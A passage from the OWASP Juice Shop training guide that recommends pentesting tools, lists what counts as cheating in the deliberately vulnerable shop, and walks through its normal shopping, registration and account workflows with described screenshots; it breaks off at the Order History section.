
In the following sections you find some recommended pentesting tools in case you want to try one. Please be aware that the tools are not trivial to learn - let alone master. Trying to learn about the web application security basics *and* hacking tools *at the same time* is unlikely to get you very far in either of the two topics.

Intercepting proxies

An intercepting proxy is a software that is set up as *man in the middle* between your browser and the application you want to attack. It monitors and analyzes all the HTTP traffic and typically lets you tamper, replay and fuzz HTTP requests in various ways. These tools come with lots of attack patterns built in and offer active as well as passive attacks that can be scripted automatically or while you are surfing the target application.

The open-source [OWASP Zed Attack Proxy \(ZAP\)](#) is such a software and offers many useful hacking tools for free:

ZAP is an easy to use integrated penetration testing tool for finding vulnerabilities in web applications. It is designed to be used by people with a wide range of security experience and as such is ideal for developers and functional testers who are new to penetration testing. ZAP provides automated scanners as well as a set of tools that allow you to find security vulnerabilities manually.^[2]



Pentesting Linux distributions


Instead of installing a tool such as ZAP on your computer, why not take it, add *several hundred* of other offensive security tools and put them all into a ready-to-use Linux distribution? Entering [Kali Linux](#) and similar toolboxes:

Kali Linux is a Debian-based Linux distribution aimed at advanced Penetration Testing and Security Auditing. Kali contains several hundred tools aimed at various information security tasks, such as Penetration Testing, Forensics and Reverse Engineering.^[3]

The keyword in the previous quote is *advanced*! More precisely, Kali Linux is *easily overwhelming* when beginners try to work with it, as even the Kali development team states:

As the distribution's developers, you might expect us to recommend that everyone should be using Kali Linux. The fact of the matter is, however, that Kali is a Linux distribution specifically geared towards professional penetration testers and security specialists, and given its unique nature, it is **NOT** a recommended distribution if you're unfamiliar with Linux [...]. Even for experienced Linux users, Kali can pose some challenges.^[4]

Although there exist some more light-weight pentesting distributions, they basically still present a high hurdle for people new to the IT security field. If you still feel up to it, give Kali Linux a try!



Internet

You are free to use Google during your hacking session to find helpful websites or tools. The OWASP

Juice Shop is leaking useful information all over the place if you know where to look, but sometimes you simply need to extend your research to the Internet in order to gain some relevant piece of intel to beat a challenge.

Getting hints

Frankly speaking, you are reading the *premium source of hints* right now! Congratulations! In case you want to hack more on your own than [follow the breadcrumbs through the wood of challenges in part II](#), the most direct way to ask for specific hints for a particular challenge is the community chat on Gitter.im at <https://gitter.im/bkimminich/juice-shop>. You can simply log in to Gitter with your GitHub account.

If you prefer, you can also use the project's Slack channel at <https://owasp.slack.com/messages/project-juiceshop>. You just need to self-invite you to OWASP's Slack first at <https://owasp.org/slack/invite>. If you like it a bit more nostalgic, you can also join and post to the project Google group/mailing list at <https://groups.google.com/a/owasp.org/forum/#!forum/juice-shop-project>.

Things considered cheating

Reading a solution () before trying

The [Challenge solutions](#) appendix is there to help you in case you are stuck or have absolutely no idea how a specific challenge is solved. Simply going through the entire appendix back to back and follow the step-by-step instructions given there for each challenge, would deprive you of most of the fun and learning effect of the Juice Shop. You have been warned.

Source code

Juice Shop is supposed to be attacked in a "black box" manner. That means you cannot look into the source code to search for vulnerabilities. As the application tracks your successful attacks on its challenges, the code must contain checks to verify if you succeeded. These checks would give many solutions away immediately.

The same goes for several other implementation details, where vulnerabilities were arbitrarily programmed into the application. These would be obvious when the source code is reviewed.

Finally the end-to-end test suite of Juice Shop was built to hack all challenges automatically, in order to verify they can all be solved. These tests deliver all the required attacks on a silver plate when reviewed.

GitHub repository

While stated earlier that "the Internet" is fine as a helpful resource, consider the GitHub repository <https://github.com/juice-shop/juice-shop> as entirely off limits. First and foremost because it contains the source code (see above).

Additionally it hosts the issue tracker of the project, which is used for idea management and task planning as well as bug tracking. You can of course submit an issue if you run into technical

problems that are not covered in the [Troubleshooting](#) chapter. You just should not read issues labelled **challenge** as they might contain spoilers or solutions.

Of course you are explicitly allowed to view [the repository's README.md page](#), which contains no spoilers but merely covers project introduction, setup and troubleshooting. Just do not "dig deeper" than that into the repository files and folders.

Database table Challenges

The challenges (and their progress) live in one database together with the rest of the application data, namely in the **Challenges** table. Of course you could "cheat" by simply editing the state of each challenge from *unsolved* to *solved* by setting the corresponding **solved** column to **1**. You then just have to keep your fingers crossed, that nobody ever asks you to *demonstrate how* you actually solved all the 4- and 5-star challenges so quickly.

Configuration REST API Endpoint

The Juice Shop offers a URL to retrieve configuration information which is required by the [Customization](#) feature that allows redressing the UI and overwriting the product catalog: <http://localhost:3000/rest/admin/application-configuration>

The returned JSON contains spoilers for all challenges that depend on a product from the inventory which might be customized. As not all customization can be prepared on the server side, exposing this REST endpoint is unavoidable for the [Customization](#) feature to work properly.

Tutorial JavaScript file

If enabled, the [Hacking Instructor](#) script **tutorial.js** including all on-screen tutorials is loaded lazily by the *Score Board* and the *Welcome Banner*. You should exclude this file from all your manual or automated frontend code analysis. It contains step-by-step hints and unavoidably massive spoilers for several challenges via its condition checks that trigger progressing through each tutorial.

Score Board HTML/CSS

The Score Board and its features were covered in the [Challenge tracking](#) chapter. In the current context of "things you should not use" suffice it to say, that you could manipulate the score board in the web browser to make challenges *appear as solved*. Please be aware that this "cheat" is even easier (and more embarrassing) to uncover in a classroom training than the previously mentioned database manipulation: A simple reload of the score board URL will let all your local CSS changes vanish in a blink and reveal your *real* hacking progress.

[1] https://en.wikipedia.org/wiki/Boilerplate_code

[2] <https://github.com/zaproxy/zap-core-help/wiki>

[3] <http://docs.kali.org/introduction/what-is-kali-linux>

[4] <http://docs.kali.org/introduction/should-i-use-kali-linux>

Walking the "happy path"

When investigating an application for security vulnerabilities, you should *never* blindly start throwing attack payloads at it. Instead, **make sure you understand how it works** before attempting any exploits.

Before commencing security testing, understanding the structure of the application is paramount. Without a thorough understanding of the layout of the application, it is unlikely that it will be tested thoroughly. Map the target application and understand the principal workflows.^[1]


A good way to gain an understanding for the application, is to *actually use it* in the way it was meant to be used by a normal user. In regular software testing this is often called "happy path" testing.

Also known as the "sunny day" scenario, the happy path is the "normal" path of execution through a use case or through the software that implements it. Nothing goes wrong, nothing out of the normal happens, and we swiftly and directly achieve the user's or caller's goal.^[2]

The OWASP Juice Shop is a rather simple e-commerce application that covers the typical workflows of a web shop. The following sections briefly walk you through these "happy path" use cases.

Browse products

When visiting the OWASP Juice Shop you will begin on the landing page `#/` which initially displays all products offered in the shop. Clicking on the logo in the top left corner of the screen will always bring you back to this screen (or more precisely, to its alias `#/search`).



This is of course the "bread & butter" screen for any e-commerce site. When you click on the small "eye"-button next to the price of a product, an overlay screen will open showing you that product details including a list of customer reviews for that product (if available). You can also enter a new (or edit an existing) product review in this dialog. Authenticated users can upvote reviews they like.

The screenshot shows a product detail page for "OWASP Juice Shop Temporary Tattoos (16pcs)". The main image shows a person applying a temporary tattoo of the OWASP logo to their arm. The product title is "OWASP Juice Shop Temporary Tattoos (16pcs)". The description text reads: "Get one of these temporary tattoos to proudly wear the OWASP Juice Shop or CTF Extension logo on your skin! If you tweet a photo of yourself with the tattoo, you get a couple of our stickers for free! Please mention @owasp_juiceshop in your tweet!" The price is listed as "14.99". A "1" badge with a crown icon indicates there is one review. Below the product details, a "Reviews (1)" section is shown. A single review by "mc.safesearch@juice-sh.op" says "I straight-up gots nuff props fo'these tattoos!" and has a thumbs-up icon with a count of "0". At the bottom right of the overlay is a "Close" button with an "X".

You can use the *Search...* box in the navigation bar at the top of the screen to filter the table for specific products by their name and description. Using the controls at the bottom of the table, you can navigate through the result list that exceeds the *Items per page* limit.

The screenshot shows a search results page for the term 'ora'. The results are displayed in a grid format:

- OWASP Juice Shop Sticker Page**: Price 9.99. An image shows two stickers on a laptop screen.
- OWASP Juice Shop Temporary Tattoos (16pcs)**: Price 14.99. An image shows a person applying a temporary tattoo to their arm.
- OWASP SSL Advanced Forensic Tool (O-Saft)**: Price 0.01. An image shows a juice cup and an orange.


Below this grid, there is a single item listed:

- Orange Juice (1000ml)**: An image of a juice carton.

Each product listing includes a blue 'Add to Basket' button.

User login

You might notice that there seems to be no way to actually purchase any of the products. This functionality exists, but is not available to anonymous users. You first have to log in to the shop with your user credentials on the [#/login](#) page. There you can either log in with your existing credentials (if you are a returning customer) or with your Google account.



User registration

In case you are a new customer, you must first register by following the corresponding link on the login screen to [#/register](#). There you must enter your email address and a password to create a new user account. With these credentials you can then log in... and finally start shopping! During registration, you also choose and answer a security question that will let you recover the account if you ever forget your password.

User Registration

Email

localhorst@3000.com

Password

.....

! Password must be 5-20 characters long.

5/20

Repeat Password

...

Passwords do not match

● Show password advice

- ! contains at least one lower character
- ! contains at least one upper character
- ✓ contains at least one digit
- ! contains at least one special character
- ! contains at least 8 characters

Security Question

Your favorite book?

! This cannot be changed later!

Answer

Die kleine Raupe Nimmersatt

 Register

Forgot Password

By providing your email address, the answer to your security question and a new password, you can recover an otherwise inaccessible account.

Forgot Password

Email ?

Security Question ?

Please provide an answer to your security question.

New Password

! Password must be 5-20 characters long. 0/20

Repeat New Password 0/20

Change

Choosing products to purchase

After logging in to the application you will notice a "shopping cart"-icon in every row of the products table. Unsurprisingly this will let you add one or more products into your shopping basket. The *Your Basket* button in the navigation bar will bring you to the `#/basket` page, where you can do several things before actually confirming your purchase:

- increase ("+") or decrease ("−") the quantity of individual products in the shopping basket
- remove products from the shopping basket with the "trashcan"-button

Your Basket (demo)

	OWASP Juice Shop Temporary Tattoos (16pcs)	-	1	+	14.99¤	
	OWASP Juice Shop Logo (3D-printed)	-	1	+	99.99¤	

Total Price: 114.97999999999999¤

 [Checkout](#)

You will gain 11 Bonus Points from this order!

Checkout

During checkout, you will be guided through a series of steps to set your delivery address, desired delivery method and credit card.

Select an address

	Tim Tester	Dummystreet 42, Mocktown, Testylvania, 12345	United Fakedom
---	------------	--	----------------

[+ Add New Address](#) [> Continue](#)

Delivery Address

Tim Tester
Dummystreet 42, Mocktown, Testilvania, 12345
United Fakedom
Phone Number 4917000000

Choose a delivery speed

		Price	Expected Delivery
<input type="radio"/>	One Day Delivery	0.99¤	1 Days
<input checked="" type="radio"/>	Fast Delivery	0.50¤	3 Days
<input type="radio"/>	Standard Delivery	0.00¤	5 Days

< Back

> Continue

My Payment Options



*****5678

Tim Tester

12/2099

Add new card

Add a credit or debit card



Pay using wallet

Wallet Balance 200.00

Pay 115.48¤

Add a coupon

Add a coupon code to receive discounts



Voucher Code

123

Coupon code must be 10 characters long

Redeem

Other payment options

< Back

You can review this order before it is finalized.

> Continue

⚠ Do not enter any real credit card or address data anywhere in the Juice Shop! Always remember that it is not a real shop, and it is intentionally riddled with security and privacy flaws!

In the *Add a coupon* section you can redeem a code for a discount. Unfold the *Other payment options* section to see links with donation and merchandise links of the Juice Shop open source project.

Finally, you can click the *Checkout* button to issue an order. You will be forwarded to a

confirmation of your order right away. It also includes a link to a printable PDF confirmation for your order and as well as a tracking link.

The screenshot shows the order confirmation page for a user named Tim Tester. At the top, there are sections for 'Delivery Address' and 'Payment Method'. The 'Delivery Address' section lists: Tim Tester, Dummystreet 42, Mocktown, Testilvania, 12345, United Fakedom, Phone Number 4917000000. The 'Payment Method' section shows a card ending in 5678, Card Holder Tim Tester. Below this is the 'Your Basket (demo)' section, which contains two items: 'OWASP Juice Shop Temporary Tattoos (16pcs)' and 'OWASP Juice Shop Logo (3D-printed)'. The total price is 115.48. To the right is the 'Order Summary' section, which details the breakdown of costs: Items (114.98), Delivery (0.50), Promotion (0.00), and Total Price (115.48). A button labeled '\$ Place your order and pay' is present, along with a note that the user will gain 11 Bonus Points from this order. The 'Thank you for your purchase!' section at the bottom left includes a message about order status and a link to the Track Orders page. The 'Order Summary' table at the bottom right repeats the item details and the breakdown of the total price.

Product	Price	Quantity	Total Price
OWASP Juice Shop Temporary Tattoos (16pcs)	14.99¤	1	14.99¤
OWASP Juice Shop Logo (3D-printed)	99.99¤	1	99.99¤

Items	114.98¤
Delivery	0.50¤
Promotion	0.00¤
Total Price	115.48¤

You have gained 11 Bonus Points from this order!

User Menu

Clicking the user icon right next to the application logo & title, you will give you access to several secondary use cases of the Juice Shop. This menu is obviously only available when you are logged in with your user account.

We will cover only a fraction of the available functionality from the user menu in the following sub-sections. It is recommended to explore the rest on your own before diving into any hacking exercises.





Account



Your Basket




EN



- bjoern.kimminich@owasp.org
- My saved addresses
- My Payment Options
- Juice Shop Wallet
- Order History
- Privacy & Security ▾
- Track Orders
- Recycle
- Logout

User Profile

Clicking your email address in the user menu, you will get to the *User Profile* screen on [/profile](#). Visiting it might break your user experience a bit, as it looks slightly less sophisticated than the rest of the shop's UI. It is fully functional nonetheless, as it allows you to upload a **JPG**-format picture of yourself (or link an existing Gravatar) and choose a username for your account.



My saved addresses

This page lists your saved addresses and provides you with the ability to edit or delete already saved addresses as well as add new ones.

A screenshot of the "My saved addresses" page. The title "My saved addresses" is at the top. Below it is a table row with three columns: "Tim Tester", "Dummystreet 42, Mocktown, Testilvania, 12345", and "United Fakedom". To the right of the last column are edit and delete icons. At the bottom left of the table area is a blue button labeled "+ Add New Address".

Add New Address

Country
United Fakedom

Name
Tim Tester

Mobile Number
4917000000

ZIP Code
12345

Address
Dummystreet 42

Max. 160 characters 14/160

City
Mocktown

State
Testilvania

[Back](#) [Submit](#)

5/8

 Do not enter real address data here!

My Payment Options

This page lists your saved cards and provides you with the ability to delete already saved cards or to add new ones.

My Payment Options

*****5678

Tim Tester

12/2099



Add new card

Add a credit or debit card



Name

Card Number

0/16

Expiry Month *

Expiry Year *

Please enter an expiry month.

2091

Submit

Do not enter real credit card data here!

Juice Shop Wallet

This page allows you to add money to your wallet and to check the existing balance. All the bonuses on your purchase are directly credited to your wallet.

Juice Shop Wallet

Add Money

Wallet Balance: **6.00**

Amount

> Continue

Order History

